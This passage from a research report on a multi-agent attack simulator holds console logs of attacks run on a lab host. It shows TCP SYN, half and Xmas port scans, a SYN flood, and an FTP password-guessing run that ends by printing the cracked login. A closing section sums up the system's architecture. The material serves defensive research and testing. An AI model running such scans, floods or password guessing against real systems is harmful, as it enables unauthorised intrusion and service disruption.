


Fig.2.6.27. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention CVR (protection degree of attacked host is “None” (2) and degree of hacker’s knowledge about a network is “Good” (1))




Fig.2.6.28. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention CVR (protection degree of attacked host is “None” (2) and degree of hacker’s knowledge about a network is “Nothing” (2))




Fig.2.6.29. Changes of parameter NS values for various network and personal firewalls configurations under realization of intention CVR

2.6.2. Simulation of attacks on micro-level (generation malicious network traffic against real computer network)

For checking efficacy of the Attack Simulator prototype at a micro-level the network packets for the *following classes of attacks* were generated:

- 1) Port scanning, including subclasses “Port Scanning” (SPIH) and “Port Scanning during Identification of Services” (SPIS).
- 2) Denial of service, on the basis of realization of “SYN flood” (SF);
- 3) Password Guessing, on the basis of realization of attacks “Password Guessing” (PG) and “Password Cracking” (PC).

The network model used in the Attack Simulator corresponded to a real computer network against which attacks at a micro-level were carried out.

All attacks described in this paragraph have been directed on the host having IP-address 192.168.130.135.

For a class of attacks “Port Scanning” (SPIH), experiments on realization of the attacks “TCP connect scan” (STIH) and “TCP SYN scan” (SSIH) were fulfilled.

For a class of attacks “Port Scanning during Identification of Services” (SPIS), experiments on realization of the attacks “TCP connect scan” (ST), “TCP SYN scan” (SS), “TCP FIN scan” (SFI), “TCP Xmas Tree scan” (SX), “TCP Null scan” (SN), “UDP scan” (SU), “Half scan” (HS) were carried out.

Examples of the screens displaying the process of various scanning attacks generation are depicted in Fig.2.6.30 and Fig.2.6.31.

An example of the window showing realization of the intention “Port Scanning during Identification of Services” (SPIS) scenario at a macro-level and a call of various scanning attacks is represented in Fig.2.6.30.




Fig.2.6.30. Example of the window showing realization of the intention “Port Scanning during Identification of Services” (SPIS) scenario at a macro-level

```

C:\ Shortcut to PORTAL.BAT
Starting scanports v.1.0. TCP scanning by using SYN messages.
AttackID: SS

Selected device: Realtek 8139-series PCI NIC

1. 192.168.130.136.1050->192.168.130.135.21 TCP SYN <seq: 12f798 ack: 0>
2. 192.168.130.135.21->192.168.130.136.1050 TCP SYN ACK <seq: 8b6feee8 ack: 12f799>
Port 21 is seems to be OPEN.
3. 192.168.130.136.1050->192.168.130.135.21 TCP RST ACK <seq: 12f799 ack: 8b6feee9>

1. 192.168.130.136.1050->192.168.130.135.79 TCP SYN <seq: 12f798 ack: 0>
2. 192.168.130.135.79->192.168.130.136.1050 TCP RST ACK <seq: 0 ack: 12f799>
Port 79 is seems to be CLOSED.
3. 192.168.130.136.1050->192.168.130.135.79 TCP RST ACK <seq: 12f799 ack: 1>

1. 192.168.130.136.1050->192.168.130.135.80 TCP SYN <seq: 12f798 ack: 0>
2. 192.168.130.135.80->192.168.130.136.1050 TCP SYN ACK <seq: 8b788c3f ack: 12f799>
Port 80 is seems to be OPEN.
3. 192.168.130.136.1050->192.168.130.135.80 TCP RST ACK <seq: 12f799 ack: 8b788c40>

1. 192.168.130.136.1050->192.168.130.135.81 TCP SYN <seq: 12f798 ack: 0>
2. 192.168.130.135.81->192.168.130.136.1050 TCP RST ACK <seq: 0 ack: 12f799>
Port 81 is seems to be CLOSED.
3. 192.168.130.136.1050->192.168.130.135.81 TCP RST ACK <seq: 12f799 ack: 1>

Starting scanports v.1.0. TCP scanning by using SYN messages.
AttackID: HS

Selected device: Realtek 8139-series PCI NIC

1. 192.168.130.136.1050->192.168.130.135.21 TCP SYN <seq: 12f798 ack: 0>
2. 192.168.130.135.21->192.168.130.136.1050 TCP SYN ACK <seq: 8b892e46 ack: 12f799>
Port 21 is seems to be OPEN.
3. 192.168.130.136.1050->192.168.130.135.21 TCP RST ACK <seq: 12f799 ack: 8b892e47>

1. 192.168.130.136.1050->192.168.130.135.79 TCP SYN <seq: 12f798 ack: 0>
2. 192.168.130.135.79->192.168.130.136.1050 TCP RST ACK <seq: 0 ack: 12f799>
Port 79 is seems to be CLOSED.
3. 192.168.130.136.1050->192.168.130.135.79 TCP RST ACK <seq: 12f799 ack: 1>

1. 192.168.130.136.1050->192.168.130.135.80 TCP SYN <seq: 12f798 ack: 0>
2. 192.168.130.135.80->192.168.130.136.1050 TCP SYN ACK <seq: 8b919779 ack: 12f799>
Port 80 is seems to be OPEN.
3. 192.168.130.136.1050->192.168.130.135.80 TCP RST ACK <seq: 12f799 ack: 8b91977a>

1. 192.168.130.136.1050->192.168.130.135.81 TCP SYN <seq: 12f798 ack: 0>
2. 192.168.130.135.81->192.168.130.136.1050 TCP RST ACK <seq: 0 ack: 12f799>
Port 81 is seems to be CLOSED.
3. 192.168.130.136.1050->192.168.130.135.81 TCP RST ACK <seq: 12f799 ack: 1>

Starting scanports v.1.0. TCP scanning by using SYN messages.
AttackID: SX

Selected device: Realtek 8139-series PCI NIC

1. 192.168.130.136.1050->192.168.130.135.21 TCP SYN <seq: 12f798 ack: 0>
2. 192.168.130.135.21->192.168.130.136.1050 TCP SYN ACK <seq: 8ba2e74d ack: 12f799>
Port 21 is seems to be OPEN.
3. 192.168.130.136.1050->192.168.130.135.21 TCP RST ACK <seq: 12f799 ack: 8ba2e74e>

1. 192.168.130.136.1050->192.168.130.135.79 TCP SYN <seq: 12f798 ack: 0>
2. 192.168.130.135.79->192.168.130.136.1050 TCP RST ACK <seq: 0 ack: 12f799>
Port 79 is seems to be CLOSED.
3. 192.168.130.136.1050->192.168.130.135.79 TCP RST ACK <seq: 12f799 ack: 1>

1. 192.168.130.136.1050->192.168.130.135.80 TCP SYN <seq: 12f798 ack: 0>
2. 192.168.130.135.80->192.168.130.136.1050 TCP SYN ACK <seq: 8bab55f7 ack: 12f799>
Port 80 is seems to be OPEN.
3. 192.168.130.136.1050->192.168.130.135.80 TCP RST ACK <seq: 12f799 ack: 8bab55f8>

```

Fig.2.6.31. Example of the window showing the scanning attacks realization at a micro-level




Fig.2.6.32. Example of the window showing realization of the attack scenario “Denial of service” (DS) at a macro-level and a call of “SYN flood” (SF) attack action

An example of the window showing realization of scanning attacks at a micro-level is submitted in Fig.2.6.31. These attacks were called from the intention “Port Scanning during Identification of Services” (SPIS) scenario, which fragment is represented in Fig.2.6.30.

Fragments of attacks “TCP SYN scan” (SS), “Half scan” (HS) and “TCP Xmas Tree scan” (SX) are considered in Fig.2.6.31.

Examples of the screens displaying the generation of attack “SYN flood” (SF) of the class “Denial of service” are depicted in Fig.2.6.32 and Fig.2.6.33.

A fragment of the attack “Denial of service” (DS) scenario at a macro-level and a call of attack “SYN flood” (SF) is shown in Fig.2.6.32.

An example of the window showing the attack “SYN flood” (SF) realization at a micro-level is represented in Fig.2.6.33.

```

  Shortcut to PORTAL.BAT
3. 192.168.130.136.1050->192.168.130.135.81 TCP RST ACK <seq: 12f799 ack: 1>
SYN flooding v.1.0
Starting...
192.168.128.15.1025->192.168.130.135.21 TCP SYN <seq: 1a9a5 ack: 0>
192.168.128.15.1026->192.168.130.135.21 TCP SYN <seq: 26372 ack: 0>
192.168.128.15.1027->192.168.130.135.21 TCP SYN <seq: 16d9b ack: 0>
192.168.128.15.1028->192.168.130.135.21 TCP SYN <seq: 24379 ack: 0>
192.168.128.15.1029->192.168.130.135.21 TCP SYN <seq: 25413 ack: 0>
192.168.128.15.1030->192.168.130.135.21 TCP SYN <seq: 15e0a ack: 0>
192.168.128.15.1031->192.168.130.135.21 TCP SYN <seq: 1f590 ack: 0>
192.168.128.15.1032->192.168.130.135.21 TCP SYN <seq: 214b2 ack: 0>
192.168.128.15.1033->192.168.130.135.21 TCP SYN <seq: 23451 ack: 0>
192.168.128.15.1034->192.168.130.135.21 TCP SYN <seq: 93bc ack: 0>
192.168.128.15.1035->192.168.130.135.21 TCP SYN <seq: 25a62 ack: 0>
192.168.128.15.1036->192.168.130.135.21 TCP SYN <seq: b8ab ack: 0>
192.168.128.15.1037->192.168.130.135.21 TCP SYN <seq: 2436 ack: 0>
192.168.128.15.1038->192.168.130.135.21 TCP SYN <seq: 36f1 ack: 0>
192.168.128.15.1039->192.168.130.135.21 TCP SYN <seq: 8575 ack: 0>
192.168.128.15.1040->192.168.130.135.21 TCP SYN <seq: 31a1 ack: 0>
192.168.128.15.1041->192.168.130.135.21 TCP SYN <seq: 1a20c ack: 0>
192.168.128.15.1042->192.168.130.135.21 TCP SYN <seq: 7d73 ack: 0>
192.168.128.15.1043->192.168.130.135.21 TCP SYN <seq: 202ec ack: 0>
192.168.128.15.1044->192.168.130.135.21 TCP SYN <seq: 19271 ack: 0>
192.168.128.15.1045->192.168.130.135.21 TCP SYN <seq: 18f51 ack: 0>
192.168.128.15.1046->192.168.130.135.21 TCP SYN <seq: 134c5 ack: 0>
192.168.128.15.1047->192.168.130.135.21 TCP SYN <seq: 54e7 ack: 0>
192.168.128.15.1048->192.168.130.135.21 TCP SYN <seq: 1d501 ack: 0>
192.168.128.15.1049->192.168.130.135.21 TCP SYN <seq: 3d63 ack: 0>
192.168.128.15.1050->192.168.130.135.21 TCP SYN <seq: 16b89 ack: 0>
192.168.128.15.1051->192.168.130.135.21 TCP SYN <seq: 206fc ack: 0>
192.168.128.15.1052->192.168.130.135.21 TCP SYN <seq: 16fe4 ack: 0>
192.168.128.15.1053->192.168.130.135.21 TCP SYN <seq: 23ca8 ack: 0>
192.168.128.15.1054->192.168.130.135.21 TCP SYN <seq: d45d ack: 0>
192.168.128.15.1055->192.168.130.135.21 TCP SYN <seq: 195e6 ack: 0>
192.168.128.15.1056->192.168.130.135.21 TCP SYN <seq: 26f2a ack: 0>
192.168.128.15.1057->192.168.130.135.21 TCP SYN <seq: 121dd ack: 0>
192.168.128.15.1058->192.168.130.135.21 TCP SYN <seq: c5d0 ack: 0>
192.168.128.15.1059->192.168.130.135.21 TCP SYN <seq: 27f83 ack: 0>
192.168.128.15.1060->192.168.130.135.21 TCP SYN <seq: 94a7 ack: 0>
192.168.128.15.1061->192.168.130.135.21 TCP SYN <seq: 235af ack: 0>
192.168.128.15.1062->192.168.130.135.21 TCP SYN <seq: 17bb5 ack: 0>
192.168.128.15.1063->192.168.130.135.21 TCP SYN <seq: 20ef4 ack: 0>
192.168.128.15.1064->192.168.130.135.21 TCP SYN <seq: 14339 ack: 0>
192.168.128.15.1065->192.168.130.135.21 TCP SYN <seq: 1428f ack: 0>
192.168.128.15.1066->192.168.130.135.21 TCP SYN <seq: fd98 ack: 0>
192.168.128.15.1067->192.168.130.135.21 TCP SYN <seq: 13920 ack: 0>
192.168.128.15.1068->192.168.130.135.21 TCP SYN <seq: 3980 ack: 0>
192.168.128.15.1069->192.168.130.135.21 TCP SYN <seq: 174b2 ack: 0>
192.168.128.15.1070->192.168.130.135.21 TCP SYN <seq: 24e8c ack: 0>
192.168.128.15.1071->192.168.130.135.21 TCP SYN <seq: 21d63 ack: 0>
192.168.128.15.1072->192.168.130.135.21 TCP SYN <seq: 15fae ack: 0>
192.168.128.15.1073->192.168.130.135.21 TCP SYN <seq: 18088 ack: 0>
192.168.128.15.1074->192.168.130.135.21 TCP SYN <seq: 1ca25 ack: 0>
192.168.128.15.1075->192.168.130.135.21 TCP SYN <seq: 1fe82 ack: 0>
192.168.128.15.1076->192.168.130.135.21 TCP SYN <seq: 2cbf ack: 0>
192.168.128.15.1077->192.168.130.135.21 TCP SYN <seq: 20332 ack: 0>
192.168.128.15.1078->192.168.130.135.21 TCP SYN <seq: 52c6 ack: 0>
192.168.128.15.1079->192.168.130.135.21 TCP SYN <seq: 147e9 ack: 0>
192.168.128.15.1080->192.168.130.135.21 TCP SYN <seq: 266d3 ack: 0>
192.168.128.15.1081->192.168.130.135.21 TCP SYN <seq: d165 ack: 0>
192.168.128.15.1082->192.168.130.135.21 TCP SYN <seq: 352a ack: 0>
192.168.128.15.1083->192.168.130.135.21 TCP SYN <seq: 1f30b ack: 0>
192.168.128.15.1084->192.168.130.135.21 TCP SYN <seq: 1c2cd ack: 0>
192.168.128.15.1085->192.168.130.135.21 TCP SYN <seq: 1a87e ack: 0>
192.168.128.15.1086->192.168.130.135.21 TCP SYN <seq: 1e50f ack: 0>
192.168.128.15.1087->192.168.130.135.21 TCP SYN <seq: 1612f ack: 0>
192.168.128.15.1088->192.168.130.135.21 TCP SYN <seq: 12746 ack: 0>
192.168.128.15.1089->192.168.130.135.21 TCP SYN <seq: 1f5c7 ack: 0>

```

Fig.2.6.33. Example of the window showing the attack “SYN flood” (SF) realization at a micro-level




Fig.2.6.34. Example of the window showing realization of the intention “Escalating Privilege” (EP) scenario at a macro-level and a call of “Password Cracking” (PC) attack action

Examples of the screens displaying the generation of attack “Password Cracking” (PC) are depicted in Fig.2.6.34 and Fig.2.6.35.

A fragment of the intention “Escalating Privilege” (EP) scenario at a macro-level and a call of attack “Password Cracking” (PC) is shown in Fig.2.6.34.

An example of the window showing the attack “Password Cracking” (PC) realization at a micro-level is represented in Fig.2.6.35.

The logs of attack traces produced in experiments fulfilled on micro-level are fixed in Appendix A4.2.

Fragments of logs for port scanning are presented in paragraph A4.2.1, fragments of logs for SYN flood – in paragraph A4.2.2, and fragments of logs for password guessing (cracking) – in paragraph A4.2.3.

```

Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS Aberdeen
Reply: 530 Not logged in.
Bad password!

Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS Abernathy
Reply: 530 Not logged in.
Bad password!

Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS Abidjan
Reply: 530 Not logged in.
Bad password!

Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS Abigail
Reply: 530 Not logged in.
Bad password!

Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS Abner
Reply: 530 Not logged in.
Bad password!

Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS Abo
Reply: 530 Not logged in.
Bad password!

Connecting...
Send: connecting to 192.168.130.135.21
Reply: 220 Serv-U FTP Server v4.1 for WinSock ready...
Send: USER eman
Reply: 331 User name okay, need password.
Send: PASS eman
Reply: 230 User logged in, proceed.
SUCCESS! Use this account and password for access to ftp-server:
USERNAME: eman
PASSWD: eman

```

Fig.2.6.35. Example of the window showing the attack “Password Cracking” (PC) realization at a micro-level

2.7. Conclusion

The second chapter describes the architecture of the Attack Simulator prototype, its functional capabilities, peculiarities of implementation, and also sketches the results of the simulation-based exploration of the developed Attack Simulator prototype.

The main conclusions concerning the Attack Simulator prototype and results of its evaluation are as follows:

1. The software prototype for computer network attack simulation is built as a *multi-agent system* that uses two classes of agents: (1) “Network Agent” and (2) “Hacker Agent”. The *Network Agent* simulates defensive system of the attacked computer network and the *Hacker Agent* simulates a hacker performing attack against computer network. In the developed prototype each agent class has single

instance although the developed technology makes it possible to model and simulate a team of hackers and a team of agents responsible for computer network security.

2. The Attack Simulator is *implemented on the basis of the technology supported by Multi-Agent System Development Kit (MASDK)* that is a multi-agent platform aiming at support of the design and implementation of multi-agent systems [Gorodetski *et al*-02a]. The developed and implemented simulator comprises the multitude of reusable components generated by use of the MASDK standard functionalities and application-oriented software components developed manually in terms of programming language MS Visual C++ 6.0 SP 5.

3. Each agent operates using the respective fragment of the application ontology. The interaction between agents in the process of attack simulation is supported by the *communication component*. An advantage of such a knowledge representation makes it actually possible to *simulate adversary interactions*. In such a model, while simulating an attack, Hacker Agent sends a certain message to the Network Agent. The Network Agent, like this takes place in real-life interactions, analyzes the received message and forms a responsive message. This message is formed through use of the Network Agent's knowledge base that models the network configuration, information about possible existing attacks and reaction of the network on them.

